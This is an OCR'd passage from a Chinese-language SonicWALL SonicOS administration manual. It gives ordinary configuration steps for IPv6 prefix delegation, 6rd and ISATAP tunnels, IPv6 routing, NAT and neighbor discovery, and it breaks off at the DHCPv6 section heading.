
重要：在网络中禁用前缀授权之前，建议首选在上游接口释放前缀授权。

在上游接口配置 IPv6 前缀授权

在上游接口配置 *IPv6* 前缀授权的步骤如下：

1 转到**网络 > 接口**页面。

2 在**视图 IP 版本**中，选择 **IPv6**。



3 对于想要配置为上游接口的接口，单击其**配置**列中的**编辑**图标。**编辑接口**对话显示。



注：区域始终是 **WAN**。

4 从 **IP 分配**菜单中，选择 **DHCPv6**。

5 选择**启用 DHCPv6 前缀授权**选项。

6 从 **DHCPv6 模式**菜单中选择**手动**。

7 要查看配置的 DHCPv6 信息，请单击**协议**选项卡。

DHCPv6 常规信息面板中显示 **DHCPv6 DUID**。

状态地址需要通过 **DHCPv6**面板中显示状态 **IAID**。



通过 **DHCPv6** 授权已取得的前缀面板中显示授权 **IAID**。



8 单击**续订**按钮。其他列的信息也得以显示。



在下游接口上配置 IPv6 前缀授权

在下游接口配置 *IPv6* 前缀授权的步骤如下：

1 转到**网络 > 接口**页面。

2 选择 **IPv6** 选项。

3 对于想要配置为下游接口的接口，单击其**配置**列中的**编辑**图标。**编辑接口**对话显示。



4 选择**启用路由公告**选项。

5 单击**高级**选项卡。

如果获取了上游前缀，将显示在 **IPv6 地址**面板中。



6 如果无法获取上游前缀，则替代地址显示在 **IPv6 地址**面板中。



7 单击**添加地址**按钮显示**添加静态 IPv6 地址**对话框。



8 选择**添加下游授权的 IPv6 地址**选项。

9 （可选）选择**发布静态 IPv6 地址的子网前缀**选项。

10 单击**路由公告**选项卡。

11 选择**启用路由公告**选项。

如果在**常规**选项卡下选择了**发布静态 IPv6 地址的子网前缀**选项，前缀将列出在**前缀列表设置**面板中。



12 要查看新 IPv6 PD 接口，转到**网络 > 路由**页面。

13 选择 **IPv6** 选项。

显示具有前缀授权的两个新 IPv6 接口（上游和下游）。



6rd 隧道接口

IPv6 快速部署 (6rd) 允许 IPv6 在 IPv4 网络中快速、轻松部署。6rd 使用服务提供商的现有 IPv6 地址前缀，以确保 6rd 运行域仅限于服务提供商的网络，也受到服务提供商的直接控制。

6rd 隧道接口是在 IPv4 网络中传输 6rd 封装式 IPv6 数据包的虚拟接口。

注：6rd 隧道接口必须绑定到物理或虚拟接口。

部署 6rd 后，IPv6 服务等同于本机 IPv6。IPv6 地址与 IPv4 地址的 6rd 映射提供从 IPv6 前缀自动确定 IPv4 隧道端点的方式，从而允许 6rd 的无状态操作。

6rd 域包含多个 6rd 用户边缘 (CE) 路由器和一个或多个 6rd 边界中继 (BR) 路由器。6rd 封装的 IPv6 数据包遵循服务提供商网络内的 IPv4 路由拓扑结构。

使用用户边缘路由器和边界中继路由器的典型 6rd 实施只需要一个 6rd 隧道接口。服务于多个 6rd 域的边界中继路由器可能具有多个 6rd 隧道接口。但是，每个 6rd 域只能有一个 6rd 隧道接口。

IPv6 数据包在进入或退出服务提供商的 6rd 域时穿过边界中继。由于 6rd 无状态，可以使用任何广播方式将数据包发送至边界中继，其中，将来自单一来源的数据包传送到潜在接收器群组中的最近节点或传送到全部由相同目标地址识别的多个节点。

服务提供商可以在单个域或多个域中部署 6rd。6rd 域只能有一个 6rd 前缀。不同的 6rd 域必须使用不同的 6rd 前缀。

在**网络 > 路由**页面的**路由策略**面板，有四个用于 6rd 隧道接口的默认路由策略。



#	源	目标		服务	网关	接口	度量	优先级	探测	注释	配置
1	Any	6rdTunnel 6rd Tunnel Prefix	Any	Any	::	6rdTunnel	10	1			
2	Any	ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff/128	Any	Any	::	X0	20	2			
3	Any	35::/64	Any	Any	::	X2	20	5			
4	Any	2001:470:80b7:670a::/64	Any	Any	::	X1	20	6			
5	Any	2001:470:80b7:670a::/64	Any	Any	::	X2	20	7			
6	Any	2001::/64	Any	Any	::	6rdTunnel	20	8			
7	Any	2222:2222:670a:9400::/64	Any	Any	::	X1	20	9			
8	Any	6rdTunnel 6rd Tunnel Delegated Prefix	Any	Any	::	Drop_TunnelIf	255	10			
9	Any	2222:2222:101:1800::	Any	Any	::	test	10	11			
10	Any	Any	Any	Any	::	6rdTunnel	10	12			
11	Any	::/0	Any	Any	fe80::1	X1	50	13			
12	Any	::/0	Any	Any	::	X1	255	14			

有两个配置模式：

- 手动
- DHCP

可以手动设置以下四个 6rd 参数，或如果您选择 DHCP 作为配置模式，这些参数将由 DHCPv4 服务器自动设置。

- IPv4 掩码长度
- 6rd 前缀
- 6rd 前缀长度
- 6rd BR IPv4 地址

在 DHCP 模式中，从绑定的接口接收 6rd 参数。在手动模式中，6rd 参数必须手动配置。


配置 6rd 隧道接口

6rd 隧道接口的配置方式与其他 IPv6 隧道接口相同。配置 6rd 隧道接口需要绑定接口。

配置 *6rd* 隧道接口的步骤如下：

1 转到**网络 > 接口**页面。

2 在视图 **IP 版本**中，选择 **IPv6**。



名称	区域	IP 分配	IP 地址/前缀长度	IP 类型	状态	备注	配置
X0	LAN	静态			无链接	Default LAN	
			fe80::c2ea:e4ff:fe59:901e/10	自动			
X1	WAN	静态			1 Gbps 全双工	Default WAN	
			fe80::c2ea:e4ff:fe59:901f/10	自动			
X2	LAN	静态			1 Gbps 全双工		
			fe80::c2ea:e4ff:fe59:9020/10	自动			
X2:V148	LAN	静态			VLAN Sub-Interface	for WXA	
			fe80::c2ea:e4ff:fe59:9020/10	自动			
X3	未分配	N/A			1 Gbps 全双工		
X4	未分配	N/A			无链接		
X5	未分配	N/A			无链接		
X6	未分配	N/A			无链接		
X7	未分配	N/A			无链接		
X8	未分配	N/A			无链接		

3 在**接口设置**面板，单击**添加接口**按钮。

注：只有在选择 DHCP 作为配置模式时，才会显示**协议**选项卡。



4 从**区域**下拉菜单中，选择 **WAN**。

5 禁用**接口类型**菜单。已选中**隧道接口**，因为在第 3 步中已经从**添加接口**菜单中进行选择。

6 从**隧道类型**菜单中选择**6rd 隧道接口**。

7 在名称框中，输入隧道接口的名称，例如 **6rd 隧道**。

8 在**隧道接口 IPv6 地址**框中输入隧道接口的 IPv6 地址。例如 **2001::2**。

9 在**前缀长度**字段中，输入 IPv6 前缀的长度。例如，**64**。

10 从**绑定至**下拉菜单中，选择所需的接口，例如 **X1**。

11 从**配置模式**下拉菜单中，选择所需的模式：**手动**或 **DHCP**。

> **注：**如果选择**手动**作为**配置模式**，则执行步骤 12 至步骤 15。
> 如果选择 **DHCP** 作为**配置模式**，则跳过步骤 12 至步骤 15。

12 在 **6rd 前缀**字段中，输入 6rd 前缀，例如 **2222:2222::**（仅**手动**模式）。

13 在 **6rd 前缀长度**字段中，输入 6rd 前缀的长度，例如 **32**（仅**手动**模式）。

14 在 **IPv4 掩码长度**字段中，输入 IPv4 子网掩码的长度（仅**手动**模式）。

15 在 **BR IPv4 地址**字段中，输入 6rd 边界中继的 IPv4 地址（仅**手动**模式）。

16 （可选）在**注释**字段中，输入说明隧道接口的注释。


17 选择**自动添加默认路由**选项。

18 选择所需的**管理**选项，或选择所需的**用户登录**选项。

如果选择**手动**作为**配置模式**，6rd 隧道接口设置就会显示在**常规**选项卡下。



如果选择 **DHCP** 作为**配置模式**，6rd 隧道接口设置就会显示在**协议**选项卡下。



配置 ISATAP 隧道

ISATAP（站内自动隧道寻址协议）可用于通过只有 IPv4 的基础架构提供 IPv6 连接。ISATAP 是通过 IPv4 网络连接双栈 (IPv6/IPv4) 节点与其他双栈节点或 IPv6 节点的简单隧道机制。ISATAP 将 IPv4 网络视为 IPv6 的链路层。

ISATAP 可在多个场景中用于提供 ISATAP 主机之间，和 ISATAP 主机与 IPv6 网络上主机之间的单播连接。

图 95 显示在相同逻辑 ISATAP 子网上的 ISATAP 主机之间传送 ISATAP 流量：

图 95. 在 ISATAP 主机和相同逻辑 ISATAP 子网之间传送流量




图 96 显示在不同 ISATAP 子网上的主机之间传送 ISATAP 流量：

图 96. 在 ISATAP 主机和不同 ISATAP 子网之间传送流量





图 97 显示在 ISATAP 主机与启用 IPv6 的网络上的主机之间传送数据包。

图 97. 在 ISATAP 主机与启用 IPv6 的网络上的主机之间传送数据包



在图 1 显示的场景中，ISATAP 主机可以直接互相通信，无需通过 ISATAP 路由器或 IPv6 网络。这允许启用 IPv6 的应用程序利用现有 IPv4 基础架构的连接。

其他两个场景需要 ISATAP 路由器的 IPv6 接口连接到 IPv6 网络，以支持在面向 ISATAP 接口的 IPv4 网络与 IPv6 接口之间的转发。

需要在主机和路由器上实施和运行 ISATAP。Windows XP 和 Windows 7 平台上默认启用双栈节点支持。

SonicOS 中的 ISATAP 支持允许设备在面向 LAN 的接口上用作 ISATAP 路由器，并允许在 ISATAP 隧道接口和连接到 IPv6 网络的 IPv6 接口之间转发 IPv6 数据包。

如需配置 *ISATAP* 隧道，请执行以下步骤：

1 在**网络 > 接口**页面的**视图 IP 版本**中，选择 **IPv6**。

2 单击**添加接口**按钮。



3 在“常规”选项卡中，为隧道接口选择**区域**。

4 在**隧道类型**下拉列表中，选择 **ISATAP 隧道接口**。

5 输入隧道接口的**名称**。

6 **绑定到 IPv4 地址** - 从下拉列表中选择接口。ISATAP 隧道使用绑定接口的 IPv4 地址作为 6over4 隧道的 IPv4 终止地址。

7 **IPv6 子网前缀** - 从下拉列表中选择地址对象（或选择“创建新地址对象”）。IPv6 子网前缀是 64 位前缀，ISATAP 主机将之用于 ISATAP 地址自动配置。

8 **隧道接口链路 MTU** - 接口链路的推荐 MTU。值 0 表示防火墙不发布链路的 MTU。

9 在**注释**字段中输入任何可选的注释文本。此文本将显示在**接口**表的**注释**列中。

10 如果想要启用通过此接口远程管理防火墙，请选择支持的管理协议：**HTTPS**、**Ping** 或 **SNMP**。

11 如果想要允许拥有有限管理权限的选定用户登录安全设备，请在**用户登录**中选择 **HTTP** 和/或 **HTTPS**。

此外，您可以指定 SonicOS 如何解析 ISATAP 主机查询：

1 转至**防火墙设置 > 高级**页面。

2 找到 **IPv6 高级配置**部分。

- **为 ISATAP 启用 NetBIOS 名称查询响应** – 如果要安全设备响应 NetBIOS 查询以帮助 ISATAP 主机将名称解析为 IPv4 地址，请选中该选项。
- **解析的名称 ISATAP 有效时间（秒）** – 输入时间段（秒）。

使用 IPv6 访问 Dell SonicWALL 用户界面

在防火墙上配置 IPv6 寻址后，可以通过在浏览器的 URL 字段输入防火墙的 IPv6 访问 Dell SonicWALL 用户界面。




IPv6 网络配置

- 第 1768 页的 IPv6 DNS
- 第 1768 页的地址对象
- 第 1769 页的基于策略的路由
- 第 1770 页的 IPv6 NAT 策略
- 第 1770 页的邻居发现协议
- 第 1771 页的 DHCPv6 配置

IPv6 DNS

IPv6 的 DNS 使用与 IPv4 相同的配置方法。单击**网络 > DNS** 页面左上角的**视图 IP 版本**单选按钮中的 **IPv6** 选项。



地址对象

IPv6 地址对象或地址群组的添加方式与 IPv4 地址对象相同。在**网络 > 地址对象**页面上，**视图 IP 版本**单选按钮包含三个选项：**仅 IPv4**、**仅 IPv6** 或 **IPv4 和 IPv6**。



注：支持类型为主机、范围和网络的地址对象。IPv6 主机当前不支持 MAC 和 FQDN 的动态地址对象。


IPv4 接口为每个接口定义了一对默认地址对象 (DAO) 和一个地址对象组。IPv4 DAO 的基本规则是，每个 IPv4 地址对应于 2 个地址对象：接口 IP 和接口子网。还有一些 AO 组，分别用于区域接口 IP、区域子网、所有接口 IP、所有接口管理 IP 等。

IPv6 接口为每个接口准备了相同的 DAO 集。由于可以将多个 IPv6 分配给一个接口，因而可以动态添加、编辑和删除所有这些地址。因此，需要动态创建和删除 IPv6 DAO。

为解决此问题，将不会为 IPv6 接口动态生成 DAO。将创建数量有限的接口 DAO，导致只能为其他需要参考接口 DAO 的模块提供有限支持。


基于策略的路由

通过在**网络 > 路由**页面上选择路由策略的 IPv6 地址对象和网关，IPv6 完全支持基于策略的路由。在**网络 > 路由**页面上，**视图 IP 版本**单选按钮拥有三个选项：**仅 IPv4**、**仅 IPv6** 或 **IPv4 和 IPv6**。OSPF 功能会显示两个单选按钮，以便在版本 2 与版本 3 之间切换。



下一代路由信息协议 (RIPng) 是用于 IPv6 的信息路由协议，它允许路由器通过基于 IPv6 的网络交换用于计算路由的信息。

添加了单选按钮用于在 RIP 和 RIPng 之间切换：



IPv6 NAT 策略

可以通过在**网络 > NAT 策略**页面选择 IPv6 地址对象来配置 IPv6 的 NAT 策略。在**网络 > NAT 策略**页面上，**视图 IP 版本**单选按钮包含三个选项：**仅 IPv4**、**仅 IPv6** 或 **IPv4 和 IPv6**。

配置 IPv6 NAT 策略时，源和目标对象只能为 IPv6 地址对象。

注：当前不支持 IPv6 探查 NAT 策略。

邻居发现协议

邻居发现协议 (NDP) 是一个新的消息传递协议，它作为 IPv6 的一部分创建，用于执行 IPv4 中的 ICMP 和 ARP 完成的各种任务。和 ARP 一样，邻居发现将构建一个动态条目的缓存，且管理员可以配置静态邻居发现条目。下表显示类似于传统 IPv4 邻居消息的 IPv6 邻居消息和功能。

表 192. IPv4 与 IPv6 邻居消息

IPv4 邻居消息	IPv6 邻居消息
ARP 请求消息	邻居请求消息
ARP 中继消息	邻居公告消息
ARP 缓存	邻居缓存
免费 ARP	重复地址检测
路由器请求消息（可选）	路由器请求（必需）
路由器公告消息（可选）	路由器公告（必需）
重定向报文	重定向报文

使用静态 NDP 功能，可以在三层 IPv6 地址与二层 MAC 地址之间创建静态映射。

配置静态 *NDP* 条目的步骤如下：



1 转至**网络 > 邻居发现**页面，然后单击**添加**按钮。



2 在 **IP 地址**字段中，输入远程设备的 IPv6 地址。

3 在**接口**下拉菜单中，选择将作为条目的防火墙接口。

4 在 **MAC 地址**字段中，输入远程设备的 MAC 地址。

5 单击**确定**。已添加了静态 NDP 条目。

NDP 缓存表显示所有当前的 IPv6 邻居。将显示以下类型的邻居：


- REACHABLE - 已知可在 30 秒内连接到邻居。
- STALE - 无法连接到邻居，已在 1200 秒内将流量发送至邻居。
- STATIC - 将邻居手动配置为静态邻居。

DHCPv6 配置
